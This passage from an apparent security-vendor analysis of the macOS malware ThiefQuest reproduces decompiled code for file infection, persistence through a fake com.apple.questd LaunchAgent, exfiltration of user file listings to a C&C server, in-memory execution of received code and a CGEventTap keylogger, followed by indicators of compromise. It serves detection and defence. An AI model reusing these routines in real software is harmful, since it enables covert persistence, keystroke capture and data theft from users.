3    char *v3; // [rsp+18h] [rbp-18h]
4
5    *a2 = 9LL;
6    v3 = (char *)calloc(1uLL, *a2);
7    __memcpy_chk(v3, a1, 1LL, -1LL);
8    __memcpy_chk(v3 + 1, a1 + 4, 4LL, -1LL);
9    __memcpy_chk(v3 + 5, a1 + 8, 4LL, -1LL);
10   return v3;
11 }
```

Figure 24. Code snippet of pack_trailer()




Figure 25. Comparison of the original file(left) and infected file (right)

Comparing the original file and infected file in Figure 20 shows the data added. The original malware sample is appended on top of the infected Mach-O file.

The malware was found to exhibit a few differences in behavior depending on whether it is the original malicious sample or an infected file. The following differences have been observed between these two types of samples:

- Some anti-analysis check procedures were not executed on infected samples (__is_debugging, _prevent_trace,_ kill_unwanted).
- The routine in infected samples that drop the original/host code as a hidden file might deceive the user into thinking that the infected executed file was not affected while the malware performs malicious routines in the background.
- When an infected sample is executed, the dropped file .<filename>1 is not removed after the execution.

Observable in the following code snippets is the disassembly that shows the following processes: calling the unpack_trailer, extracting it from the same directory with '1' suffix, and saving it as a hidden file. It also shows the infected sample and the hidden dropped file (assumed normal file).

```
__int64 __fastcall run_target(char *a1)
{
  fseek(v13, 0LL, 2);
  v17 = ftell(v13);
  if ( v17 >= v19 )
  {
    v12 = malloc(v19);
    fseek(v13, -(__int64)v19, 2);
    fread(v12, 1uLL, v19, v13);
    v11 = _unpack_trailer(v12, v19);
    free(v12);
    if ( v11 )
```

```
    __sprintf_chk(v3, 0, 0xFFFFFFFFFFFFFFFFLL, "%s.%s1", v5, v8);
    free(v5);
    v2 = fopen(v3, "wb");
    if ( v2 && v16 == v10 )
    {
      if ( ftrylockfile(v2) )
      {
        free(v9);
        fclose(v2);
        v21 = -4;
      }
      else
      {
        v16 = fwrite(v9, 1uLL, v10, v2);
        funlockfile(v2);
        fclose(v2);
        free(v9);
        if ( v16 == v10 )
        {
          chmod(v3, v15);
          v21 = execl(v3, 0LL);
        }
        else
        {
          v21 = -4;
        }
```

Figures 26-28. Code snippets showing the calling of unpack_trailer

```
trainees-Mac:test trainee$ ls -a -s
total 616
  0 .                     224 .infected_sample1
  0 ..                    392 infected_sample
```

Figure 29. Code snippet showing the infected sample and the hidden dropped file (assumed normal file)

Persistence

The main() function of the binary first installs an autorun/persistence mechanism using the functions persist_executable_frombundle(), ei_persistence_main, and install_daemon() to ensure that the malware is running on startup.

```
if ( v67 )
{
  persist_executable_frombundle(v67, v68, v71, *v77);
  v31 = v71;
  v30 = (char *)ei_str("0hC|h71FgtPJ32afft3EzOyU3xFA7q0{LBxN3vZTtI3quBMg2w77UTOEN8MV0000033");
  v3 = (char *)ei_str("0hC|h71FgtPJ19|69c0m4GZL1xMqqS3kmZbz3FWvlD1m6d3j0000073");
  install_daemon(v31, v30, v3, 1);
  v66 = (void *)ei_str("0hC|h71FgtPJ19|69c0m4GZL1xMqqS3kmZbz3FWvlD1m6d3j0000073");
  v65 = (void *)ei_str("20HBC332gdTh2WTNhS2CgFnL2WBs2126jxCi0000013");
  v64 = (void *)ei_str("1PbP8y2Bxfxk0000013");
  if ( v70 )
  {
    v29 = v71;
    v28 = (char *)ei_str("0W3iCn1L11zI2H4P|O2xVeOE16|Dem1CSd9k1FZQvS2xeIRp3sTLOm0H0pmB0000053");
    v4 = (char *)ei_str("0W3iCn1L11zIO1EUKI2dH9d{3JeHq507yCvB27MbSd2Yp6dP0000083");
    install_daemon(v29, v28, v4, 0);
    v5 = ei_str("0W3iCn1L11zIO1EUKI2dH9d{3JeHq507yCvB27MbSd2Yp6dP0000083");
    run_daemon(v5, v65, v64);
    v6 = ei_str("0W3iCn1L11zI2H4P|O2xVeOE16|Dem1CSd9k1FZQvS2xeIRp3sTLOm0H0pmB0000053");
    run_as_admin_async(v6, 0LL);
  }
  else
  {
    v63 = (void *)_home_stub("0hC|h71FgtPJ32afft3EzOyU3xFA7q0{LBxN3vZTtI3quBMg2w77UTOEN8MV0000033", v71);
    run_regular_async(v63, 1LL, 0LL);
    free(v63);
  }
  run_daemon_u(v66, v65, v64);
  free(v66);
  free(v65);
  free(v64);
  run_target(*v77);
  exit(0);
}
ei_persistence_main(*v77, (__int64)v71, v70, v73, v72);
```

Figure 30. Decompiled code from the main() function showing several encrypted strings used for persistence

```
if ( (unsigned int)is_debugging() )
  exit(1);
prevent_trace();
*(__int64 *)((char *)&v12 + 4) = 0LL;
kill_unwanted(EI_UNWANTED, 8LL);
v12 = (unsigned int)persist_executable(v18, v19, (char *)&v12 + 4);
v11 = v18;
v10 = (char *)ei_str("0hC|h71FgtPJ32afft3EzOyU3xFA7q0{LBxN3vZTtI3quBMg2w77UTOEN8MV0000033");
v5 = (char *)ei_str("0hC|h71FgtPJ19|69c0m4GZL1xMqqS3kmZbz3FWvlD1m6d3j0000073");
v13 = v12 + install_daemon(v11, v10, v5, 1);
v9 = v18;
v8 = (char *)ei_str("0W3iCn1L11zI2H4P|O2xVeOE16|Dem1CSd9k1FZQvS2xeIRp3sTLOm0H0pmB0000053");
v6 = (char *)ei_str("0W3iCn1L11zIO1EUKI2dH9d{3JeHq507yCvB27MbSd2Yp6dP0000083");
v14 = v13 + install_daemon(v9, v8, v6, 0);
ei_selfretain_main(v18, v17, *(__int64 *)((char *)&v12 + 4), v15);
```

Figure 31. Decompiled code in ei_persistence_main() to install persistence

Running through this part of the code reveals that the malware installs a launch agent (~Library/LaunchAgents) and launches daemon (Library/LaunchDaemons) as com.apple.questd.plist; this targets another copy of the malware binary ~/Library/AppQuest/com.apple.questd, if certain conditions are met.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>questd</string>
<key>ProgramArguments</key>
<array>
<string>~/Library/AppQuest/com.apple.questd</string>
<string>--silent</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
</dict>
```

Figure 32. Content of the installed LaunchAgent with its target com.apple.questd. The symbol ~ indicates the current logged in user folder of the machine.

File exfiltration

The function lfsc_dirlist() is called by the main exfiltration function ei_forensic_thread() where it concatenates all files under the /Users folder into one long string. A check for this string's length is first performed. If the string is longer than 10,240 characters, it separates the string into 10,240 character-sized blocks which are sent one by one to the server.

After sending, it sleeps for 10 seconds to prevent making the network load too high. This 10-second sleep routine is also observed each time the malware sends exfiltrated data to the server.

```
v2 = ei_str((&v19)[i]);                 // /Users
v15 = lfsc_dirlist(v2, *(_DWORD *)(v24 + 8));// List all files under /Users
                                        // Result is a string with \n to seperator file path.
if ( v15 )
{
  v14 = malloc(0x10uLL);
  v3 = ei_str((&v19)[i]);
  *(_QWORD *)v14 = v3;
  v4 = strlen(v15);
  *((_QWORD *)v14 + 1) = v4;
  if ( *((_QWORD *)v14 + 1) <= 0x2800uLL )// If file paths string < 10240.
  {
    if ( (unsigned int)ei_forensic_sendfile(strServerAddr, (char **)v14, (__int64)v15, *((_QWORD *)v14 + 1)) )
      sleep(0xAu);
  }
  else
  {
    v13 = calloc(1uLL, 0x2800uLL);
    v12 = 0LL;
    v11 = *((_QWORD *)v14 + 1);
    for ( j = 0; (unsigned __int64)j < *((_QWORD *)v14 + 1); j += 10240 )// setperate the long string to 10240 block, and send back one by one.
    {
      v12 = v11 - j;
      if ( v12 > 0x2800 )
        v12 = 10240LL;
      __memcpy_chk(v13, &v15[j], v12, -1LL);
      *((_QWORD *)v14 + 1) = v12;
      if ( (unsigned int)ei_forensic_sendfile(strServerAddr, (char **)v14, (__int64)v13, *((_QWORD *)v14 + 1)) )
        sleep(0xAu);
      if ( v12 < 0x2800 )
        break;
```

Figure 33. Code snippet showing lfsc_dirlist()

C&C communication routines

As reports about the malware only mention the presence and a few features of the C&C server, we would like to share more information on this, especially on these functions:

- _react_exec
- _react_start
- _react_save
- _react_keys
- _react_ping
- _react_host
- _react_scmd

```
__int64 __fastcall _dispatch(_DWORD **a1)
{
  unsigned int v2; // [rsp+Ch] [rbp-4h]

  if ( (unsigned int)_check_if_targeted(a1) )
  {
    v2 = 0;
  }
  else
  {
    switch ( **a1 )
    {
      case 1:
        v2 = _react_exec((__int64)a1);
        break;
      case 4:
        v2 = _react_start(a1);
        break;
      case 2:
        v2 = _react_save(a1);
        break;
      case 8:
        v2 = _react_keys(a1);
        break;
      case 0x10:
        v2 = _react_ping(a1);
        break;
      case 0x20:
        v2 = _react_host(a1);
        break;
      case 0x40:
        v2 = _react_scmd(a1);
        break;
      default:
        v2 = -1;
        break;
    }
  }
  return v2;
}
```

Figure 34. Code snippet showing C&C functions

_react_exec()

One of the functions of the C&C server is the _react_exec(). When the malware receives the _react_exec command from the attacker, it will attempt to decode the data and load or run this from the memory.

```
address = 0LL;
objectFileImage = 0LL;
moduleName = ei_str("31PjE|0vS2ZWlvAqe72XgFpz1PIlYu10DxfT0000023");// [Memory Based Bundle]
if ( (unsigned int)sub_100003BC0(a1, a2, (vm_address_t *)&address, &size) )
{
  v8 = 0;
  v16 = -1;
}
else
{
  v8 = NSCreateObjectFileImageFromMemory(address, size, &objectFileImage);
  if ( v8 == NSObjectFileImageFailure && (unsigned int)sub_100003D90(*(_DWORD *)address) == 0xCAFEBABE )
    v8 = (unsigned int)sub_100003DA0(&address, &size, &objectFileImage);
  if ( v8 == 1 )
  {
    module = NSLinkModule(objectFileImage, moduleName, 7u);
    if ( module )
    {
      symbol = NSLookupSymbolInModule(module, "_2178|i0Wi0rn2YVsFe34WS852c4sUG0lcRI00000083");
      if ( symbol )
      {
        v4 = (void (__fastcall *)(__int64))NSAddressOfSymbol(symbol);
        if ( v4 )
        {
          v4(v13);
          if ( !NSUnLinkModule(module, 0) )
            __assert_rtn("ei_run_memory_hrd", "/toidievitceffe/libpersist/rennur.c", 455, "ok");
          if ( objectFileImage )
          {
            if ( !NSDestroyObjectFileImage(objectFileImage) )
              __assert_rtn("ei_run_memory_hrd", "/toidievitceffe/libpersist/rennur.c", 459, "ok");
            address = 0LL;
          }
          if ( address )
          {
            v12 = vm_deallocate(mach_task_self_, (vm_address_t)address, size);
            if ( v12 != 0 )
              __assert_rtn("ei_run_memory_hrd", "/toidievitceffe/libpersist/rennur.c", 471, "junk == 0");
          }
          v16 = 0;
        }
```

Figure 35. Code snippet showing _react_exec command

When unsuccessful, it will write the file into a .xookc hidden file and run it with elevated privileges through AppleScript.




Figure 36. Writing the file into a .xookc hidden file




Figure 37. Running the file with elevated privileges through AppleScript

_react_save()

For the _react_save command, the sample decodes the data received from the server into a file, through the function eib_decode(). This file will be saved as the filename that is also included in the encoded data received from the server.

```
__int64 __fastcall _react_save(__int64 a1)
{
  size_t v2; // [rsp+18h] [rbp-38h]
  FILE *v3; // [rsp+20h] [rbp-30h]
  const void *v4; // [rsp+28h] [rbp-28h]
  size_t v5; // [rsp+30h] [rbp-20h]
  char *v6; // [rsp+38h] [rbp-18h]
  __int64 v7; // [rsp+40h] [rbp-10h]
  unsigned int v8; // [rsp+4Ch] [rbp-4h]

  v7 = a1;
  if ( *(_QWORD *)(*(_QWORD *)a1 + 8LL) >= 0x42uLL )
  {
    v6 = (char *)calloc(1uLL, 0x41uLL);
    __memcpy_chk(v6, *(_QWORD *)(*(_QWORD *)v7 + 16LL), 64LL, -1LL);
    v5 = 0LL;
    v4 = eib_decode(*(_QWORD *)(*(_QWORD *)v7 + 16LL) + 64LL, *(_QWORD *)(*(_QWORD *)v7 + 8LL) - 64LL, &v5);
    if ( v4 )
    {
      v3 = fopen(v6, "wb");
      if ( v3 )
      {
        v2 = fwrite(v4, 1uLL, v5, v3);
```

Figure 38. Disassembly of the _react_save() function calling the eib_decode() function

Inside eib_decode() is the final function called eib_unpack_i, which is used for setting the decoded file onto the memory, then for saving as a file.

```
__int64 __fastcall eib_unpack_i(__int64 a1)
{
  int i; // [rsp+4h] [rbp-14h]
  unsigned int v3; // [rsp+Ch] [rbp-Ch]

  v3 = 0;
  for ( i = 0; i < 6; ++i )
    v3 += (byte_100010560[*(unsigned __int8 *)(a1 + 5 - i) - 48] & 0x3F) << (6 * i);
  return v3;
}
```

Figure 39. Code snippet of eib_unpack_i function

_react_ping()

_react_ping is a command used to decrypt a string received from the server. Once successfully decrypted, the sample sends a message to the server, possibly indicating that it is working and ready to receive more commands from the server.

```
__int64 __fastcall _react_ping(__int64 a1)
{
  const char *v1; // rax
  bool v2; // zf
  __int64 result; // rax
  char *v4; // [rsp+10h] [rbp-10h]

  v4 = *(char **)(*(_QWORD *)a1 + 16LL);
  v1 = (const char *)ei_str("1|N|2P1RVDSH0KfURs3Xe2Nd0000073");// Hi there
  v2 = strcmp(v4, v1) == 0;
  result = 0xFFFFFFFFLL;
  if ( v2 )
    result = 0LL;
  return result;
}
```

Figure 40. Disassembly of _react_ping() showing the encrypted string “Hi there” used for checking.

_react_keys()

The binary waits for a response from the C&C server. Depending on the command received, it can initiate a keylogger through _react_keys().

First, it collects user information, such as the user ID of the ransomware binary called and environment path of the HOME variable, and then creates a thread for eilf_rglk_watch_routine() that contains the keylogger function.

```
__int64 __fastcall _react_keys(__int64 a1)
{
  char v2; // [rsp+28h] [rbp-38h]
  __int64 v3; // [rsp+30h] [rbp-30h]
  int v4; // [rsp+38h] [rbp-28h]
  __int64 v5; // [rsp+40h] [rbp-20h]
  pthread_t v6; // [rsp+48h] [rbp-18h]
  __int64 v7; // [rsp+50h] [rbp-10h]
  unsigned int v8; // [rsp+5Ch] [rbp-4h]

  v7 = a1;
  v4 = 0;
  user_info((char **)&v3, &v4);                 // get userid and environment of HOME var
  v5 = 0LL;
  if ( pthread_create(&v6, 0LL, (void *(__cdecl *)(void *))eilf_rglk_watch_routine, &v2) )
    v8 = -1;
  else
    v8 = 0;
  return v8;
}
```

Figure 41. Code snippet showing _react_keys()

In this thread, the routine uses the CGEventTapCreate() function to log and print keystrokes, where one of its parameters, process_event(), is the callback function for converting keystroke into strings to print.

```
__int64 eilf_rglk_watch_routine()
{
  __int64 v0; // rax
  __int64 v2; // [rsp+8h] [rbp-28h]
  __int64 v3; // [rsp+10h] [rbp-20h]
  unsigned int v4; // [rsp+2Ch] [rbp-4h]

  v3 = CGEventTapCreate(1LL, 0LL, 0LL, 5120LL, (__int64)process_event, 0LL);// process_event = event callback to obtain keystrokes
  if ( v3 )
  {
    v2 = CFMachPortCreateRunLoopSource(kCFAllocatorDefault, v3, 0LL);
    v0 = CFRunLoopGetCurrent();
    CFRunLoopAddSource(v0, v2, kCFRunLoopCommonModes);
    CGEventTapEnable(v3, 1LL);
    CFRunLoopRun();
    v4 = 0;
  }
  else
  {
    v4 = -1;
    printf("This program is designed to run with admin privileges\nAborting\n\n");
  }
  return v4;
}
```

Figure 42. Code snippet showing CGEventTapCreate()

The kconvert() function formats keystroke into strings. All possible button presses are found, including volume up/down/mute and function keys. However, the logged keystrokes are only printed through the console.

```
__int64 __fastcall process_event(__int64 a1, int a2, __int64 a3)
{
  unsigned __int16 v3; // ax
  const char *v4; // rax
  __int64 v6; // [rsp+10h] [rbp-20h]
  __int64 v7; // [rsp+28h] [rbp-8h]

  v6 = a3;
  if ( a2 != 10 && a2 != 12 && a2 != 11 )
    return a3;
  v3 = CGEventGetIntegerValueField(a3, 9LL);
  v4 = kconvert(v3);                            // convert keystroke to formatted ascii for logging
  v7 = v6;
  printf("%s\n", v4);
  return v7;
}
```

```
const char *__fastcall kconvert(unsigned int a1)
{
  const char *v2; // [rsp+18h] [rbp-8h]

  switch ( (unsigned __int64)a1 )
  {
    case 0uLL:
      v2 = "a";
      break;
    case 1uLL:
      v2 = "s";
      break;
    case 2uLL:
      v2 = "d";
      break;
    case 3uLL:
      v2 = "f";
      break;
    case 4uLL:
      v2 = "h";
      break;
    case 5uLL:
      v2 = "g";
      break;
    case 6uLL:
      v2 = "z";
      break;
    case 7uLL:
      v2 = "x";
      break;
```


```
    case 0x43uLL:
      v2 = "[asterisk]";
      break;
    case 0x45uLL:
      v2 = "[plus]";
      break;
    case 0x47uLL:
      v2 = "[clear]";
      break;
    case 0x48uLL:
      v2 = "[volup]";
      break;
    case 0x49uLL:
      v2 = "[voldown]";
      break;
    case 0x4AuLL:
      v2 = "[mute]";
      break;
    case 0x4BuLL:
      v2 = "[divide]";
      break;
    case 0x4CuLL:
      v2 = "[enter]";
      break;
    case 0x4EuLL:
      v2 = "[hyphen]";
      break;
    case 0x4FuLL:
      v2 = "[f18]";
      break;
    case 0x50uLL:
      v2 = "[f19]";
```

Figures 43-45. Code snippets showing kconvert()

Given the questionable keylogger printing and the null functions, we believe that the malware still lacks capabilities for C&C-related tasks. Perhaps the malware author will improve this part, as well as its file encryption and infection routines in later variants.

MITRE ATT&CK Techniques

Based on the information we obtained from investigating both the previous and newer versions, here is the malware's coverage using MITRE's Tools, Techniques, and Procedures (TTPs). Entries in orange indicate observed and implemented behavior, while entries in yellow indicate identified, but not fully implemented, code for behavior.



Figures 46-47. Screenshot of TTP Matrix using the updated MITRE ATT&CK Navigator

Conclusion

As some variants of ThiefQuest exhibit ransomware capabilities, it is interesting to note that compared with some platforms, fewer ransomware detections are found to affect macOS. The emergence of ThiefQuest might mean that cybercriminals are finding more ways to target macOS with such attacks, or there is a higher interest in targeting the OS in general – or perhaps even both.

There is a misconception that Mac software is secure from malware; however, cybercriminals seek to target software that is used by a large number of people, and macOS is not exempt from such a basis of consideration. For example, besides ransomware, there have been other types of attacks against macOS. Last year, the most detected of these was Shlayer, a trojan that spreads adware and unwanted applications.

Newer variants of ThiefQuest with more capabilities are released within days. Having observed this, we can assume that the threat actors behind the malware still have many plans to improve it. Potentially, they could be preparing to make it an even more vicious threat. In any case, it is certain that these threat actors act fast, whatever their plans. Security researchers should be reminded of this and strive to keep up with the malware's progress by continuously detecting and blocking whatever ThiefQuest variants cybercriminals come up with.

Recommendations

The threat actors discussed here constantly and quickly update this malware; therefore, security teams and users alike should remain vigilant for any curveballs that this malware could throw at them. To do so, the following actions are recommended:

- Only download applications from trusted sources such as official application stores or download centers.
- In emails, never download attachments or click links from untrusted sources.
- Patch and update software to ensure that vulnerabilities are protected.

The following solutions are also recommended to detect and block threats before they can infiltrate the system:

- Trend Micro™ XDRproducts– gathers and correlates data across multiple vectors – such as email, endpoints, servers, cloud workloads, and networks – to better analyze and detect threats.
- Trend Micro Apex One™products – employs advanced endpoint detection and response (EDR) to provide actionable insights, expanded investigative capabilities, and centralized visibility across the network.

Indicators of compromise

SHA256	**Trend Micro pattern detection**
effeeeadfdc3caf523635fcb86581a807f719fa5e322872854499f5270bc0eba	Backdoor.MacOS.THIEFQUEST.A
365a5c72f52de964b8dc134d2fc45f9c73ba045cebd9fd397b1e26fdb11bfec6	Backdoor.MacOS.THIEFQUEST.A

eeac57f7ca9df9199f0346ed9097e9f5482c06214cddc162d1500d15d045b4ed	Ransom.MacOS.THIEFQUEST.A
5a024ffabefa6082031dccdb1e74a7fec9f60f257cd0b1ab0f698ba2a5baca6b	Virus.MacOS.THIEFQUEST.A-O
c5a77de3f55cacc3dc412e2325637ca7a2c36b1f4d75324be8833465fd1383d3	Virus.MacOS.THIEFQUEST.B-O
d18daea336889f5d7c8bd16a4d6358ddb315766fa21751db7d41f0839081aee2	Virus.MacOS.THIEFQUEST.B-O
e69e9dc0d343165aa0f5df942d1b48ddd0337c8a79dcdf40f3c3b490d6e96a78	Virus.MacOS.THIEFQUEST.B-O
f7efda39c80d68db168316732732d04a00fe6fb10f37d1013df1a8a4cde1f68a	Virus.MacOS.THIEFQUEST.B-O
851dfdbffd250523c5c7ff07b29778a04ebd44400b12f23d18a6ee5a3fcfbedc	Virus.MacOS.THIEFQUEST.B-O
06974e23a3bf303f75c754156f36f57b960f0df79a38407dfdef9a1c55bf8bff	Virus.MacOS.THIEFQUEST.B-O
41036e1b78a122e57f2125526d673ffe3358d7323fc577703662740b3e651dcc	Virus.MacOS.THIEFQUEST.B-O
7292004b57562223fed4ee122a956a8db38349c95d4dd8853b1ebc60ef7508b1	Virus.MacOS.THIEFQUEST.B-O
92ad2b0220f6903fb5fa48ce411af44a60c06031fee3aa682bd28f3f3fde1eda	Virus.MacOS.THIEFQUEST.B-O
bcdb0ca7c51e9de4cf6c5c346fd28a4ed28e692319177c8a94c86dc676ee8e48	Virus.MacOS.THIEFQUEST.B-O

Network artifacts	**WRS action**
hxxp://andrewka6[.]pythonanywhere[.]com/ret[.]txt	Blocked and categorized as C&C server
167[.]71[.]237[.]219	
hxxp://lemareste[.]pythonanywhere[.]com/cfgr[.]txt	
